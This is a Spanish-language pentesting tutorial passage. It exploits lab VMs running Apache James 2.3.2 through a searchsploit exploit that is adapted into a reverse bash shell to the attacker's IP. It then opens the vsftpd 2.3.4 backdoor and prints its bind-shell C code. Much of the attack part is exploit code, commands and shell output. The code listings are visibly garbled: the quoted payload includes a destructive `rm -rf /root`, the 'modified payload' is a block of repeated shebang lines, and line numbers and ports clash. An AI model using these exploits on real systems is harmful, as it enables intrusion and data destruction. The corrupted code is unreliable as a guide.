$ searchsploit -m /usr/share/exploitdb/exploits/linux/remote/13853.pl

```

Cuando utilizas un exploit del repositorio local de searchsploit se recomienda SIEMPRE hacer una copia del exploit original a otra ubicación y trabajar con la copia. Nunca trabajes con el exploit original, puede ser necesitas volver a utilizar el mismo exploit en otro ataque.

Análisis, Adaptación y Ejecución de Exploits

Exploitación Manual de VM James

En esta sección vamos a trabajar con la VM de nombre **James**.

Ya que la máquina se esté ejecutando en la misma red virtual que la máquina atacante, ejecuta el comando **netdiscover** para obtener la dirección IP de la VM James.

Comando:

```
sudo netdiscover -r <red_local>
```

Currently scanning: Finished Screen View: Unique Hosts					
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.132.1	28:80:88:3b:17:3f	1	60	NETGEAR	
192.168.132.130	34:f6:4b:7d:d2:6e	1	60	Intel Corporate	
192.168.132.147	00:0c:29:a6:d4:a5	1	60	VMware, Inc.	

En mi caso, la VM obtuvo la dirección IP 192.168.132.147.

Ahora que sabemos la dirección IP del target, es momento de ejecutar un escaneo de puertos completo; utilizaré un escaneo de tipo SYN con Nmap:

```

(halil@kali)-[~/Documents/pentesterJr]
$ sudo nmap -sS 192.168.132.147
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-05 23:46 EST
Nmap scan report for 192.168.132.147
Host is up (0.0017s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
119/tcp   open  nntp
4555/tcp  open  rsip
MAC Address: 00:0C:29:A6:D4:A5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 9.91 seconds

```

Ahora que ya tenemos conocimiento sobre los puertos abiertos en el target, haremos un *banner grabbing* hacia ellos:

```
(kali㉿kali)-[~/Documents/pentesterJr]
$ sudo nmap -V 192.168.132.147 -p 22,25,80,110,119,4555
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-05 23:49 EST
Nmap scan report for 192.168.132.147
Host is up (0.0011s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
25/tcp    open  smtp         JAMES  smptd 2.3.2
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
110/tcp   open  pop3        JAMES  pop3d 2.3.2
119/tcp   open  nntp        JAMES  nntpd (posting ok)
4555/tcp  open  James-admin JAMES  Remote Admin 2.3.2
MAC Address: 00:0C:29:A6:D4:A5 (VMware)
Service Info: Host: james; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
```

Podemos observar que entre los puertos abiertos se encuentran varios relacionados con un servicio llamado JAMES versión 2.3.2. Utilicemos **searchsploit** para buscar información sobre **James 2.3.2** con el siguiente comando:

```
searchsploit james 2.3.2
(kali㉿kali)-[~]
$ searchsploit james 2.3.2
Exploit Title | Path
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit) | linux/remote/48130.rb
Apache James Server 2.3.2 - Remote Command Execution | linux/remote/35513.py
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authenticated) | linux/remote/50347.py
Shellcodes: No Results
Paper Title | Path
Exploiting Apache James Server 2.3.2 | docs/english/4#123-exploiting-apache-james-server-2.3.2
```

La búsqueda dio como resultado tres *exploits*, sin embargo, aún no sabemos si los *exploits* van dirigidos a este servicio. Tomando como referencia los puertos abiertos, podemos deducir que debe de tratarse de un servicio relacionado con el correo electrónico debido a los puertos 25 y 110. Copiemos uno de los *exploits* y analicemos el código.

```
(kali㉿kali)-[~]
$ searchsploit -p 35513.py
Exploit: Apache James Server 2.3.2 - Remote Command Execution
  URL: https://www.exploit-db.com/exploits/35513
  Path: /usr/share/exploitdb/exploits/linux/remote/35513.py
File Type: Python script, ASCII text executable

(kali㉿kali)-[~]
$ cp /usr/share/exploitdb/exploits/linux/remote/35513.py james.py
(kali㉿kali)-[~]
```

En **searchsploit**, si agregas la opción **-p** y el nombre del *exploit*, en mi caso tomé el *exploit* de nombre **35513.py**, te regresa información del *exploit*, incluyendo su *path* absoluto local.

Ahora que tenemos una copia del *exploit* con el que vamos a trabajar, vamos a analizar el código fuente. Por cierto, mi copia del *exploit* tiene el nombre de **james.py**.

Al analizar código de un *exploit*, estamos tratando de:

- Verificar que funcione exactamente como se especifica.
- Obtener una comprensión general de cómo se explota la vulnerabilidad para la que fue creado.
- Ver si hay alguna instrucción del autor del *exploit* sobre cómo utilizarlo o las partes del código que necesitamos modificar.
- Ajustar el código al *target*, principalmente mediante la inserción de variables como una dirección IP, algún puerto de conexión, *payload* u otros detalles específicos del *target*.

Analicemos el contenido del *exploit* con el título **Apache James Server 2.3.2 - Remote Command Execution** y veamos si podemos encontrar toda esta información.

Análisis de Exploit

El título del *exploit* (Apache James Server 2.3.2 Remote Code Execution) nos dice que estamos tratando con un ataque de ejecución remota de código (Remote Code Execution o RCE) dirigido al software Apache James Server 2.3.2. Esto significa que una vulnerabilidad en Apache James Server es explotada por una secuencia de comandos en Python (**35513.py** o **james.py** en el caso de mi copia) para ejecutar cierto código en el contexto del usuario que ejecuta el servicio de Apache James Server.

Cualquier *exploit* de ejecución remota de código debe contener al menos una dirección IP de destino, un puerto de conexión y un *payload* que contenga uno o varios comandos para ejecutar. Vamos a comprobar estos parámetros en el código fuente del *exploit*.

Las primeras líneas de código del *exploit* contienen lo siguiente; la línea 1 se compone de dos partes, la primera parte, **#!**, se conoce comúnmente como *shebang*. El *shebang* se utiliza para señalar al interprete que ejecutará los comandos del *script*. La segunda parte, **/usr/bin/python**, es la ruta absoluta al interprete.

```
GNU nano 5.0
1 #!/usr/bin/python
2
3 # Exploit: Apache James Server 2.3.2 - Remote Command Execution
4 # Author: 0x10/2019
5 # Exploit Author: Adam Melnychenko, Maxim Melenchenko, Maksim Slobodkin
6 # Version: 2.3.2
7 # Software: https://cwiki.apache.org/confluence/display/JAMES2/2.3.2
8 # Version: 2.3.2
9 # Target: James 2.3.2
10 # ADV1: This exploit works in default installation of Apache James Server 2.3.2.
11 # ADV2: Exploit will automatically execute payload on connection. (35513.com/t35513.com) ... (35513.com/t35513.com)
```

Los siguientes son algunos tipos de *shebangs*:

- Shebang para Python versión 2: `#!/usr/bin/python2`
- Shebang para Python versión 3: `#!/usr/bin/python3`
- Shebang para Bash: `#!/bin/bash`
- Shebang para Bourne shell: `#!/bin/sh`
- Shebang para Perl: `#!/usr/bin/perl`

En caso de que te encuentres algún problema en la ejecución de algún *script* y este problema sea referente al interprete, verifica que el *shebang* tenga la ruta correcta al interprete, por ejemplo, la imagen siguiente muestra el código de un script para Python 2 que muestra un *string* (cadena de caracteres):

```
GNU nano 6.3                               holaPython2.py *
# /opt/python
print "Hey Hacker!"
```

La ejecución del script manda el siguiente error:

```
zsh: ./holaPython2.py: bad interpreter: /opt/python: no such file or directory
```

El error me está diciendo que Python no se encuentra en la ruta especificada en el *shebang*.

Lo siguiente que debo hacer es buscar la ubicación exacta del interprete:

```
(kali㉿kali)-[~]
$ whereis python2
python2: /usr/bin/python2 /usr/share/man/man1/python2.1.gz
```

Al tener la ubicación exacta del interprete, modiflico el *script* y vuelvo a ejecutarlo. El resultado es el siguiente:

```
(kali㉿kali)-[~]
$ cat holaPython2.py
#!/usr/bin/python2

print "Hey Hacker!"

(kali㉿kali)-[~]
$ ./holaPython2.py
Hey Hacker!

(kali㉿kali)-[~]
```

En Python se utiliza un solo símbolo de hash (#) para agregar una línea con comentarios. Regresando al código del *exploit*, de la línea 3 a la 11 son comentarios o notas del autor. Estos describen el título del *exploit*, fecha de creación, autor e información sobre los *targets* donde ha sido verificado el *exploit*.

Las siguientes líneas de código se refieren a ciertos módulos que Python debe importar:

```
12
13 import socket
14 import sys
15 import time
16
```

Los módulos son fragmentos de código pre-escritos que se pueden importar desde una librería para que no tener que repetir ese mismo código dentro del *script* actual.

Ahora viene la parte interesante, en la línea 19, el *payload*:

```
16
17 # specify payload
18 payload = "touch /root/proof.txt & rm -rf /root"
19 payload = "[ $(id -u) == "0" ] && touch /root/proof.txt & rm -rf /root"
20 # executable to James Remote Administration Tool (default)
# root/root
```

El *payload* en el contexto de un exploit es la pieza de código que realiza la acción maliciosa, en este *exploit*, la variable *payload* contiene el comando que se ejecutará en el *target*.

La primera parte del comando, `[$(id -u) == "0"]`, comprueba si el resultado del comando *id -u* es igual a 0. Para verificar qué salidas da el comando *id -u* en la línea de comandos, simplemente puedes introducirlo en tu terminal:

```
(kali㉿kali)-[~]
$ id -u
1000

(kali㉿kali)-[~]
$ sudo -
[sudo] password for kali:
(Message from root@kali)

We have kept /usr/bin/python pointing to Python 2 for backwards compatibility. Learn how to change this and avoid this message:
- https://www.kali.org/docs/general-use/python3-transition/
(Run: "touch ~/.hushlogin" to hide this message)

(kali㉿kali)-[~]
$ id -u
```

Como puedes observar en la imagen anterior, cuando estaba en el contexto del usuario kali, el resultado del comando *id -u* fue de 1000, mientras que el resultado en el contexto del usuario root fue de 0.

El comando *id -u* imprime el ID de usuario. El ID de usuario 0 es el ID de usuario de la cuenta root, lo que significa que el *payload* se ejecuta cuando Apache James se ejecuta como root en el *target*.

El comando *touch* (`touch /root/proof.txt`) simplemente crea un archivo con el nombre *proof.txt* en el directorio *home* del usuario root.

Entonces, dicho de una manera más clara; el *payload* del exploit crea un archivo llamado *proof.txt* en el *home* del usuario root siempre y cuando Apache James se ejecute con privilegios de root.

En los comentarios, el primero nos dice que especifiquemos un *payload* y también incluye el ejemplo de un *payload* que puede ejecutarse bajo cualquier usuario. El segundo comentario indica que el *payload* actual solo se ejecuta cuando Apache James se ejecuta como root.

Las líneas 21 y 22 son unas credenciales que al parecer son predeterminadas de la aplicación. Según el comentario (línea 20), estas credenciales son utilizadas para iniciar sesión en la herramienta de administración remota de Apache James. Esto indica que estamos tratando con un exploit de ejecución remota de código en modo autenticado.

```
20 # credentials to JBoss Remote Administration Tools (default - root@root)
21 user = 'root'
22 pwd = 'root'
23
```

Continuamos con las siguientes líneas de código

```
23
24 if len(sys.argv) != 2:
25     sys.stderr.write("[-]Usage: python %s <ip>\n" % sys.argv[0])
26     sys.stderr.write("[-]Exemple: python %s 127.0.0.1\n" % sys.argv[0])
27     sys.exit()
28
29 ip = sys.argv[1]
30
```

La línea 24, `if len(sys.argv) !=2`, comprueba el número de argumentos dados cuando se ejecuta el *script* en la línea de comandos. El *exploit* espera un total de dos argumentos: el argumento 0 es el propio script y el argumento 1 es la dirección IP del *target*. Si la cantidad de argumentos son diferentes de dos, entonces el *exploit* imprimirá las instrucciones de uso en terminal y saldrá.

Continuamos con el primer bloque de código dentro del bloque `try`

```
35 try:
36     print "[+]Connecting to James Remote Administration Tool..."
37     s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
38     s.connect((ip,4555))
39     s.recv(1024)
40     s.send(user + "\n")
41     s.recv(1024)
42     s.send(pwd + "\n")
43     s.recv(1024)
44     print "[+]Creating user..."
45     s.send("adduser ../../../../../../etc/bash_completion.d exploit\n")
46     s.recv(1024)
47     s.send("quit\n")
48     s.close()
```

La línea 36 imprime una línea de texto en la terminal que indica que el *exploit* se está conectando a la herramienta de administración remota de James. El siguiente par de líneas (37 y 38) crean un socket de conexión e inician una conexión hacia la herramienta de administración utilizando la dirección IP que se pasó como segundo argumento al ejecutar el *exploit* y el puerto 4555.

En este punto vamos a detenernos un poco. Cuando hicimos el escaneo de puertos, uno de los puertos abiertos fue precisamente el puerto 4555; Nmap reporta este puerto con el nombre de **james-admin** y la versión **JAMES Remote Admin 2.3.2**. Tal parece que este puerto pertenece a la administración remota de James.

Recuerda que aún no sabemos si estamos tratando con el *exploit* correcto, para esto también lo estamos analizando. Con los datos que mencioné anteriormente tal parece que sí. Para comprobarlo, vamos a hacer una conexión manual utilizando la herramienta Netcat. Nos va a servir también para comprobar las credenciales predeterminadas que vienen dentro del *exploit* (root/root):

```
(kali㉿kali):~/Documents/pentesterJr  
└─# nc 192.168.132.147 4555  
JAMES Remote Administration Tool 2.3.2  
Please enter your login and password  
Login id:  
root  
Password:  
root  
Welcome root. HELP for a list of command
```

Como podrás observar, si pude conectarme a la herramienta de administración remota de James utilizando las credenciales predeterminadas; esto nos da más certeza de que estamos trabajando con el *exploit* correcto.

Cabe mencionar que en caso de que la herramienta de administración remota estuviera escuchando en un puerto diferente al predeterminado, ése número de puerto se tendría que cambiar en la línea de código `s.connect((ip,4555))`.

Siguiendo con el análisis del código, las siguientes líneas después de la conexión envían las credenciales de autenticación. La línea 40 envía el nombre de usuario almacenado en la variable `user` y la línea 42 envía la contraseña contenida en la variable `pwd`. La línea 44 imprime el mensaje "Crear usuario" en la terminal y la línea 45 emite el comando `adduser` el cual, crea una cuenta de usuario nueva en el servidor Apache James. Por último, en la línea 48 el script cierra la conexión con el servidor Apache James ejecutando el comando `quit`.

A partir del bloque de código que acabamos de analizar, podemos suponer que el comando `adduser` agrega un usuario al servicio y toma como argumento un nombre de usuario y contraseña. También podemos suponer que el argumento pasado como nombre de usuario probablemente no está lo suficientemente validado y, por lo tanto, vulnerable a lo que se conoce como *directory traversal*.

Nota: El directorio `/etc/bash_completion.d` que se utiliza como nombre de usuario es un directorio en Linux que contiene comandos que se ejecutan cuando un usuario inicia sesión o incluso, se ejecuta cuando se abre una terminal nueva.

En el segundo bloque de código, en las líneas 51 y 52, se crea otro socket de conexión y se inicia una conexión hacia el servidor de SMTP Apache James utilizando la dirección IP que se pasó como segundo argumento al ejecutar el *exploit* y al puerto 25. La línea 53 inicia una conversación con el servicio de SMTP dando su nombre (del *script*). En pocas palabras, el *script* se está presentando y puede ser cualquier *string*.

Los comandos siguientes, los de la línea 56 a la 70, parecen construir un mensaje de correo electrónico:

```
30 print "[+]Connecting to James SMTP server..."
31 s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
32 s.connect((ip,25))
33 s.send("ehlo transfrom.pl\r\n")
34 recv(s)
35 print "[+]Sending payload..."
36 s.send("mail from:<transfrom.pl>\r\n")
37 recv(s)
38 s.send("rcpt to:<"+user+"@"+domain+">\r\n")
39 s.send("rpx to:$user$domain@"+domain+"\n/etc/bash_completion.d/\r\n")
40 recv(s)
41 s.send("data\r\n")
42 recv(s)
43 s.send("From: transfrom.pl\r\n")
44 s.send("\r\n")
45 s.send("\r\n")
46 s.send(payload + "\r\n")
47 s.send("QUIT\r\n")
48 recv(s)
49 s.send("quit\r\n")
50 recv(s)
51 s.close()
52 print "[+]Email Payload will be executed once somebody logs in."
```

El código de construcción del mensaje contiene los siguientes campos:

- Emisor del correo electrónico: `mail from: <@team.pl>\r\n`
- Destino: `rcpt to: <.../.../.../.../.../.../etc/bash_completion.d>\r\n`
- Inicia la transferencia del contenido del mensaje: `data\r\n`
- De las líneas 63 a la 66 es el contenido del mensaje, aquí es donde va el *payload*.
- La línea 67, el punto, se envía para especificar que ya se ha enviado todo el contenido del mensaje.
- El comando `quit` en la línea 69 se especifica para salir



Ten en cuenta la línea 72 que nos indica e imprime en la terminal que el *payload* se ejecutará cuando alguien inicie sesión.

En resumen, el exploit funciona de la siguiente manera:

1. La primera parte crea un usuario con una ruta de acceso al directorio `bash_completion.d`. Al parecer, el servicio Apache James no valida los nombres de usuario al crear usuarios nuevos, por eso es posible especificar una ruta como nombre de usuario.
2. La segunda parte envía un mensaje de correo electrónico que contiene el *payload* al usuario creado.
3. El mensaje que contiene el *payload* se almacena en el directorio `/etc/bash_completion.d`.

Si te queda alguna duda, te lo digo con otras palabras: El directorio `/etc/bash_completion.d` se utiliza como directorio de usuario para almacenar mensajes. Cuando uno de los mensajes contiene comandos que el sistema operativo puede ejecutar, estos son ejecutados cuando un usuario inicia sesión o si ya hay un usuario conectado, los comandos también se pueden ejecutar si éste abre una terminal. ¡Te repito esto porque es importante!

Adaptación de Exploit

Ya que entendemos la funcionalidad del *exploit*, es momento de adaptarlo a nuestras necesidades. En este caso, vamos a adaptarlo o modificarlo para obtener una *shell* en el *target*.

La única parte del código que necesitamos modificar es el *payload*. El *payload* actual simplemente crea un archivo en el directorio root cuando el usuario que se autentica al sistema o abre una terminal es el usuario root. Sin embargo, lo que queremos tener acceso al sistema y poder ejecutar comandos, así que vamos a reemplazar el *payload* con algún código que creará o "generará" una *shell* bash de reversa a la máquina del atacante.

El siguiente código hace que el sistema genere una *shell* y envíe el STDIN y el STDOUT hacia la dirección IP y puerto que se le especifique. En nuestro ejemplo, la IP será la de la máquina atacante (kali).

```
bash -i >& /dev/tcp/<IP_destino>/<puerto> 0&1
```

Después de modificar el código del *exploit*, el *payload* se verá así:

```
16
17 #!/usr/bin/python
18 #!/bin/sh
19 #!/bin/bash
20 #!/bin/csh
21 #!/bin/tcsh
22 #!/bin/ksh
23 #!/bin/zsh
24 #!/bin/dash
25 #!/bin/sh
26 #!/bin/csh
27 #!/bin/tcsh
28 #!/bin/ksh
29 #!/bin/zsh
30 #!/bin/dash
31 #!/bin/sh
32 #!/bin/csh
33 #!/bin/tcsh
34 #!/bin/ksh
35 #!/bin/zsh
36 #!/bin/dash
37 #!/bin/sh
38 #!/bin/csh
39 #!/bin/tcsh
40 #!/bin/ksh
41 #!/bin/zsh
42 #!/bin/dash
43 #!/bin/sh
44 #!/bin/csh
45 #!/bin/tcsh
46 #!/bin/ksh
47 #!/bin/zsh
48 #!/bin/dash
49 #!/bin/sh
50 #!/bin/csh
51 #!/bin/tcsh
52 #!/bin/ksh
53 #!/bin/zsh
54 #!/bin/dash
55 #!/bin/sh
56 #!/bin/csh
57 #!/bin/tcsh
58 #!/bin/ksh
59 #!/bin/zsh
60 #!/bin/dash
61 #!/bin/sh
62 #!/bin/csh
63 #!/bin/tcsh
64 #!/bin/ksh
65 #!/bin/zsh
66 #!/bin/dash
67
68 [ "$($id -u)" == "0" ] && touch /root/prof.txt
69 quit
```

Asegúrate de quitar el código del *payload* predeterminado; en mi caso lo marqué como comentario (línea 19). Queremos recibir una shell de reversa independientemente del nivel de privilegio del usuario que lo ejecute. Una vez que hayas modificado el *exploit* será momento de ejecutarlo, pero antes, necesitarás configurar un *listener* en la máquina atacante para recibir la shell de reversa.

Ejecución del Exploit

Para que la máquina atacante pueda recibir la shell de reversa desde el *target*, es necesario configurar un *listener*; en este ejemplo lo haremos con la herramienta Netcat.

El comando es el siguiente:

```
nc -lnpv <puerto_escucha>
```

Más adelante hay una sección completa donde te explicaré el uso de la herramienta Netcat, para efectos de este ejemplo, las opciones `-lnpv` quieren decir lo siguiente:

- `l`: Pone a la herramienta en modo escucha (listen).
- `n`: Numérico, no hace resoluciones de DNS.
- `v`: Modo verbose
- `p`: Especifica el puerto en el que va a escuchar.

```
(kali㉿kali)-[~/Documents/pentesterJr]
$ ifconfig eth0 | grep inet
      inet 192.168.132.115 netmask 255.255.255.0 broadcast 192.168.132.255
        brd fe80::20c:29ff%eth0  scopeid 0x20<link>

(kali㉿kali)-[~/Documents/pentesterJr]
$ nc -lnpv 8888
listening on [any] 8888 ...
|
```

Como puedes observar en la imagen anterior, tanto la dirección IP como el puerto escucha son los mismos que especifiqué en el *payload* del exploit.

Lo que sigue es ejecutar el exploit y para esto, el archivo debe tener permisos de ejecución:

```
(kali㉿kali)-[~]
└─$ chmod 775 ./james.py

(kali㉿kali)-[~]
└─$ ./james.py 192.168.132.147
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
```

Como lo dice el mensaje al final, el *payload* será ejecutado una vez que alguien ingrese al sistema.

Nota: Este exploit está escrito para Python 2. Python 2 y Python 3 no son compatibles. Si al ejecutar el *exploit* recibes un error de codificación como el de la imagen siguiente:

```
(kali㉿kali)-[~]
└─$ ./james.py 192.168.132.147
File "./home/kali./james.py", line 36
    print "[+]Connecting to James Remote Administration Tool ... "
^~~~~~
SyntaxError: Missing parentheses in call to 'print'. Did you mean print( ... )?
```

Verifica si tienes instalado Python 2 en tu sistema y modifica el *shebang* del script para que apunte hacia la ruta correcta de Python 2.

Retomando la ejecución del *exploit*, y como este es un ejemplo, vamos a simular el ingreso de un usuario vía SSH. Las credenciales del usuario son:

- Nombre de usuario: **james**
- Contraseña: **289FAE8A5E**

```
(kali㉿kali)-[~]
└─$ ssh -p 8080 james@192.168.132.147
James@192.168.132.147's password:
Linux james 4.9.0-3-amd64 #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) x86_64

(kali㉿kali)-[~]
└─$ id
uid=1000(james) gid=1000(james) groups=1000(james)

(kali㉿kali)-[~]
└─$ nc -l -p 8080 ...
connect to [192.168.132.147] from ([UNKNOWN]) [192.168.132.147]:45812
bash: $'\x04\x15\x03\x02org.apache.james.core.MailImpl@10461F3652743170035B': command not found
bash: ls: command not found
bash: attributeTestLjava/util/HashMap: No such file or directory
bash: l: errorgetMessageLjava/lang/String: No such file or directory
bash: L: lastUpdatedLjava/util/Date: No such file or directory
bash: ImassageTILjavax/mail/internet/MimeMessage: No such file or directory
bash: $'L'\004nameq@\#2L': command not found
bash: recipientstLjava/util/Collection: No such file or directory
bash: t: command not found
bash: $'remoteAddress@\#2L': command not found
bash: remoteHostIsSenderLorg/apache/mail/MailAddress: No such file or directory
bash: $'1221222/2048/387/244/802/803/803psql/804hostq-\#021\#804userq-\#022p': command not found
bash: $'L'\005state=\#02psqr\#35org.apache.mailer.MailAddress': command not found
bash: Gtowm.pl
Message-ID: <3811658.0.164192407828.JavaMail.root@james>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ././././././././././etc/bash_completion.d@localhost
Received: from 192.168.132.115 ([192.168.132.115])
        by james (JAMES SMTP Server 2.1.2) with SMTP ID AAB
        for <./././././././././etc/bash_completion.d@localhost>
        Sun, 6 Feb 2022 19:06:32 -0500 (EST)
Date: Sun, 6 Feb 2022 19:06:32 -0500 (EST)
From: 144@team1
```

Como puede observarse en la imagen anterior, el recuadro amarillo señala la conexión SSH. El recuadro rojo señala la conexión recibida por parte del target.

Nota: Si la sesión de *shell* de reversa se cierra rápidamente o está inestable después de que se haya establecido, intenta crear una nueva sesión de *shell* encima de la misma recibida ejecutando cualquiera de los siguientes comandos:

bash o /bin/sh

```
james@james:~$ bash
bash
whoami
james
exit
james@james:~$ ./bin/sh
/bin/sh
whoami
james
exit
james@james:~$
```

Backdoors

Explotación Manual de VSFTPD v2.3.4

A continuación vamos a explotar el servicio VSFTPD v2.3.4 de manera manual. Esta vulnerabilidad en particular es bastante fácil de explotar pero, es buen punto de inicio que te ayudará a entender cómo funciona un *backdoor*. Primero veremos cómo la aplicación es exactamente vulnerable. Despues, analizaremos el código fuente del *exploit* y, finalmente, explotaremos el manualmente.

El objetivo final al explotar vulnerabilidades en un *target* es obtener una shell, en caso de que la shell tenga bajos privilegios, se tendrá que realizar un trabajo de post-exploitación para intentar obtener otra shell pero con privilegios de root o administrador. El nivel de privilegio de una shell normalmente se basa en el contexto de la cuenta de usuario o de servicio que ejecuta la aplicación explotada. Por ejemplo, si VSFTPD v2.3.4 se ejecuta en el contexto del usuario root y ejecutas un *shellcode* que genera una shell de reversa, la shell también se ejecutará en el contexto de root. Sin embargo, normalmente, los administradores de sistemas configuran el software y los servicios para que se ejecuten con el nivel más bajo de privilegios posible. Cuando un atacante logra ejecutar un *exploit* en un servicio que se ejecuta con privilegios de usuario limitados, el atacante deberá encontrar vulnerabilidades en el sistema que le permitan escalar de privilegios para obtener acceso de root/administrador en el *target*. La escalación de privilegios se verá en otro módulo dedicado a todas estas técnicas.

De la evaluación de vulnerabilidades nos enteramos de que esta versión en particular de VSFTPD tuvo, por un momento muy breve, un *backdoor*. El *backdoor* se inicia conectándose al puerto 21 (Netcat o Telnet; de preferencia Netcat) y después se inicia un proceso de autenticación de la siguiente manera:

- Ingrasa el comando USER seguido de cualquier cadena de caracteres que contenga la combinación de caracteres que conforman una cara sonriente `:)`, por ejemplo:
 - `USER usuario:)`
 - `USER aa:)aa`
 - `USER a:)a`
- Ingrasa el comando PASS seguido de cualquier cosa o inclusive puede ser una contraseña en blanco.

Nota: El nombre de usuario debe empezar con cualquier letra o número. Los caracteres `:)` no deben iniciar el nombre de usuario, por ejemplo, los nombres de usuario `:)usuario` o `:)aa` son incorrectos.

A este momento, el *backdoor* ya debió de haberse abierto. Dicho de otra manera, el código del programa al recibir las credenciales de autenticación mencionadas anteriormente configura un *bind shell* en el puerto 6200. Como *bind shell* se refiere a que el sistema abre un puerto, el 6200 en este caso, y ejecuta una shell cuando recibe una conexión. Es como si un servidor de telnet se abriera en el puerto 6200.

El siguiente paso sería hacer una conexión con Netcat hacia el puerto 6200, por ejemplo:

```
nc <target> 6200
```

Una copia del código vulnerable está disponible en el sitio Pastebin en la siguiente dirección URL: <http://pastebin.com/AetT9sS5>

Echemos un vistazo al código fuente de la versión vulnerable de VSFTPD v2.3.4 para ver el aspecto del backdoor.

De las líneas 37 a la 41, valida la entrada del nombre de usuario:

```
37. - else if((p_str->p_buf[i]==0x3a)
38. - && (p_str->p_buf[i+1]==0x29))
39. - {
40. -     vsft_systutil_extra();
41. - }
```

El número hexadecimal 0x3a da como resultado el carácter `:` y el número hexadecimal 0x29 da como resultado al carácter `)`.

Las líneas 37 y 38 verifican si el nombre de usuario contiene los caracteres de la cara sonriente `:)`. Cuando el nombre de usuario contiene ambos caracteres, la instrucción `else if` ejecuta la función `vsft_systutil_extra`.

La imagen siguiente representa el código de la función `vsft_systutil_extra`:

```
1. int
2. vsft_systutil_extra(void)
3. {
4. - int fd, rfd;
5. - struct sockaddr_in sa;
6. - if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
7. -     exit(1);
8. - memset(&sa, 0, sizeof(sa));
9. - sa.sin_family = AF_INET;
10. - sa.sin_port = htons(6200);
11. - sa.sin_addr.s_addr = INADDR_ANY;
12. - if((bind(fd, (struct sockaddr *)&sa,
13. - sizeof(struct sockaddr))) < 0) exit(1);
14. - if((listen(fd, 100)) == -1) exit(1);
15. - for(;;)
16. - {
17. -     rfd = accept(fd, 0, 0);
18. -     close(0); close(1); close(2);
19. -     dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
20. -     execl("/bin/sh","sh",(char *)0);
21. - }
22. }
```

Sin adentrarnos tanto en el código de la función `vsft_systutil_extra`; el código está escrito en lenguaje C. En la línea 79 se encuentra una instrucción que genera un socket de conexión y lo define en una variable, la variable es `sa`. En la línea 83, `sa.sin_family` establece que será una dirección IPv4. En la línea 84, `sa.sin_port` establece el puerto al valor 6200. En la línea 85, `sa.sin_addr.s_addr = INADDR_ANY` define la dirección IP como cualquier dirección IPv4 (0.0.0.0). Después de esto, el código configura un *bind socket* y un proceso de escucha en el socket para las conexiones entrantes. La línea 94 proporciona una shell a cualquiera que se conecte al servidor en el puerto 6200.

Ahora que entendemos mejor la vulnerabilidad, es momento de explotarla. Para esto, utilizaremos la herramienta Netcat. Utiliza los siguientes comandos:

```
nc <target> 21
```

Después, escribe lo siguiente:

1. `USER usuario:)`
2. `PASS`

```
(kali㉿kali)-[~]
$ nc 192.168.132.132 21
220 (vsFTPD 2.3.4)
USER usuario:
331 Please specify the password.
PASS
[REDACTED]
```

Si después de la conexión abres otra terminal y ejecutas Nmap para escanear el puerto TCP 6200, deberías darte cuenta de que el código malicioso se ha ejecutado correctamente ya que el puerto 6200 se encuentra abierto:

```
(kali㉿kali)-[~]
$ sudo nmap -sS 192.168.132.132 -p 6200
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-08 03:36 EST
Nmap scan report for 192.168.132.132
Host is up (0.00045s latency).

PORT      STATE SERVICE
6200/tcp   open  lm-x
MAC Address: 00:0C:29:87:33:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Ya con la puerta trasera (*backdoor*) abierta, podemos hacer otra conexión con Netcat hacia el puerto 6200:

```
nc <target> 6200
```

```
(kali㉿kali)-[~]
$ nc 192.168.132.132 6200
id
uid=0(root) gid=0(root)

whoami
root
```

Como puedes observar en la imagen anterior, al ingresar el comando `id` o `whoami` podemos darnos cuenta de que el servicio que brinda VSFTPD se está ejecutando en el contexto del usuario root y por lo tanto, tenemos una *shell* con privilegios de root en el *target*.

